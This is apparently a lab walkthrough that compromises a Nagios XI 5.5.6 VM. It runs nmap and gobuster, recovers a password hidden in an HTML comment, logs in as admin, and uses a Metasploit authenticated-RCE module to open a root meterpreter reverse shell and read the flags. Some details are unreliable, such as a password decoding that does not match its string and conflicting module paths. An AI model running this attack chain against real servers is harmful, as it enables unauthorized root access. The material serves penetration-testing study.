


nmap -sC -sV -Pn 192.168.10.149

```
(root@kali) - [ /home/kali ]
# nmap -sC -sV 192.168.10.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 15:15 EDT
Nmap scan report for 192.168.10.149
Host is up (0.00038s latency).
Not shown: 985 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
|_ http-title: Nagios XI
443/tcp   open  https
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Nagios XI
|_ ssl-cert: Subject: commonName=192.168.10.122/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
|_ Not valid before: 2024-03-28T19:45:05
|_ Not valid after: 2034-03-26T19:45:05
MAC Address: 08:00:27:43:9B:88 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
```



Click the link below to get started using Nagios XI.

[Access Nagios XI](#)

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

It seems the nagios web GUI Login panel is running with authentication.



Login

Username

Password

[Forgot your password?](#)



Nagios Products



Nagios XI

Provides monitoring of all mission-critical infrastructure components including applications, services, operating systems, network protocols, systems metrics, and network infrastructure. Hundreds of third-party add-ons provide for monitoring of virtually all in-house applications, services, and systems.

Contact Us

Looking for more information? Have a technical or sales question?

Sales Phone: (855) 204-6102 Email: sales@nagios.com	Web Nagios Website Nagios Exchange	Support Support Forum Knowledgebase
--	---	--

Directory Bruteforcing: gobuster dir -u http://192.168.10.149 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,tx

```
(root@kali) - [//home/kali]
# gobuster dir -u http://192.168.10.149 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.10.149
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 207]
/secure.html (Status: 200) [Size: 352]
/config.txt (Status: 200) [Size: 1196]
/nagios (Status: 401) [Size: 381]
./html (Status: 403) [Size: 207]
Progress: 661680 / 661683 (100.00%)
=====
Finished
=====
```

/secure.html /config.txt (Status:200) (Status:200) After browsing those files we got: /config.tx

```
< → 🔒 Not secure 192.168.10.149/config.txt

# Nagios XI Configuration File
# Server Settings
server {
  name: "Nagios XI"
  version: "5.5.6"
}

# Authentication Settings
authentication {
  method: "LDAP"
}

# Plugins Configuration
plugins {
  check plugin authenticated_rce: enabled
  # Nagios XI Authenticated
}

# Users Configuration
users {
  username: "nagiosadmin"
  password: "*****"
  role: "administrator"
  # Other user configurations...
}

# Hosts Configuration
hosts {
  web_server {
    name: "Web Server"
    address: "192.168.10.149"
    check_command: "check_http"
    notification_options: "d,u,r"
    contact_groups: "admins"
  }
}


# Services Configuration
services {
  http_service {
    host_name: "web_server"
    service_description: "HTTP Service"
    check_command: "check_http"
    notification_options: "w,u,c,r"
    contact_groups: "admins"
  }
}


# Commands Configuration
commands {
  check_http {
    command_line: "/usr/lib/nagios/plugins/check_http -H $HOSTADDRESS$"
  }
}

# Notification Settings
notifications {
  admins {
    alias: "Admins"
    members: "admin1, admin2"
    email: "admin@example.com"
  }
}
```

But the /secure.html seems hiding something in the source code, so we tried to get the information from the source code.

```
Line wrap
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5   img {
6     width: 100%;
7   }
8 </style>
9 </head>
10 <body>
11 <center>
12
13
14 
16 </body>
17 </html>
18 <!-- passwd="ZTFwcjBmK3NzP9iI=" -->
19
```





After Decoding the Hashes we got the result. e1pr0f3ss0r The /config.txt has the username “nagiosadmin” and now we have the password. Lets try



Login

You have logged out.

nagiosadmin

Login

[Forgot your password?](#)

Select Language:

US, GB, DE, FR, IT, ES, JP, CN, IN, BR, AU, NZ, CA, MX, AR, CL, CO, PE, VE, EC, GT, CR, SV, HN, NI, PA, PR, PU, VE, EC, GT, CR, SV, HN, NI, PA, PR, PU

Nagios XI

Nagios Products

XI **F** **LS** **NA**

Nagios XI

Provides monitoring of all mission-critical infrastructure components including applications, services, operating systems, network protocols, systems metrics, and network infrastructure. Hundreds of third-party addons provide for monitoring of virtually all in-house applications, services, and systems.


Contact Us

Looking for more information? Have a technical or sales question?


Sales
Phone: (651) 204-9102
Email: sales@nagios.com

Web
[Nagios Website](#)
[Nagios Exchange](#)

Support
[Support Forum](#)
[Knowledgebase](#)



We have successfully logged in. After surfing the nagios web GUI we have't found anything to go further for privilege escalations. But the Plugin information in /config.txt having `check_plugin_authenticated_rce` Lets Google the information



```
(root@kali) - [/home/kali]
# searchsploit "Nagios XI"
```

Exploit Title	Path
Nagios XI - 'login.php' Multiple Cross-Site Scripting Vulnerabilities	linux/remote/34507.txt
Nagios XI - 'tfPassword' SQL Injection	php/remote/38827.txt
Nagios XI - 'users.php' SQL Injection	multiple/remote/34523.txt
Nagios XI - Authenticated Remote Command Execution (Metasploit)	linux/remote/48191.rb
Nagios XI - Multiple Cross-Site Request Forgery Vulnerabilities	linux/remote/34431.html
Nagios XI - Multiple Cross-Site Scripting / HTML Injection Vulnerabilities	multiple/remote/36455.txt
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root	php/webapps/44560.py
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root	php/webapps/44560.py
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)	linux/remote/44969.rb
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)	linux/remote/44969.rb
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)	linux/remote/44969.rb
Nagios XI 5.2.7 - Multiple Vulnerabilities	php/webapps/39899.txt
Nagios XI 5.5.6 - Nagpie_debug.php Root Remote Code Execution (Metasploit)	linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation	linux/webapps/46221.py
Nagios XI 5.6.1 - SQL injection	php/webapps/46910.txt
Nagios XI 5.6.12 - 'export-rrd.php' Remote Code Execution	php/webapps/48640.txt
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege Escalation	php/webapps/47299.php
Nagios XI 5.7.3 - 'Contact Templates' Persistent Cross-Site Scripting	php/webapps/48893.txt
Nagios XI 5.7.3 - 'Manage Users' Authenticated SQL Injection	php/webapps/48894.txt
Nagios XI 5.7.3 - 'mibs.php' Remote Command Injection (Authenticated)	php/webapps/48959.py
Nagios XI 5.7.3 - 'SNMP Trap Interface' Authenticated SQL Injection	php/webapps/48895.txt
Nagios XI 5.7.5 - Multiple Persistent Cross-Site Scripting	php/webapps/49449.txt
Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated)	php/webapps/49422.py
Nagios XI Chained - Remote Code Execution (Metasploit)	linux/remote/40067.rb
Nagios XI Network Monitor Graph Explorer Component - Command Injection (Metasploit)	unix/remote/23227.rb

```
msf6 > use exploit/linux/http/nagios_xi_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
[!] * The module exploit/linux/http/nagios_xi_authenticated_rce has been moved! *
[!] * You are using exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce *
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > 
```

```
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.10.209:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3045380 bytes) to 192.168.10.149
[*] Meterpreter session 1 opened (192.168.10.209:4444 -> 192.168.10.149:45842) at 2024-04-03 16:43:18 -0400
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > sysinfo
Computer      : nacos.htb
OS            : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > 
```

```
meterpreter > getuid
Server username: root
meterpreter > shell
Process 18728 created.
Channel 1 created.
ls
CHANGES.txt
getprofile.sh
profile.inc.php
profile.php
cd /root
ls
anaconda-ks.cfg
root.txt
scripts
```

After successfully exploiting the module we got the root and user flags

```
cd /root
ls
anaconda-ks.cfg
root.txt
scripts
ls
anaconda-ks.cfg
root.txt
scripts
cat root.txt
4c65ad00dd8dbe9e4106511880ac438e
cd /home
ls
nagios
cd nagios
ls
user.txt
cat user.txt
9c5e9ec944c758eecff07ebb5d2c683a
```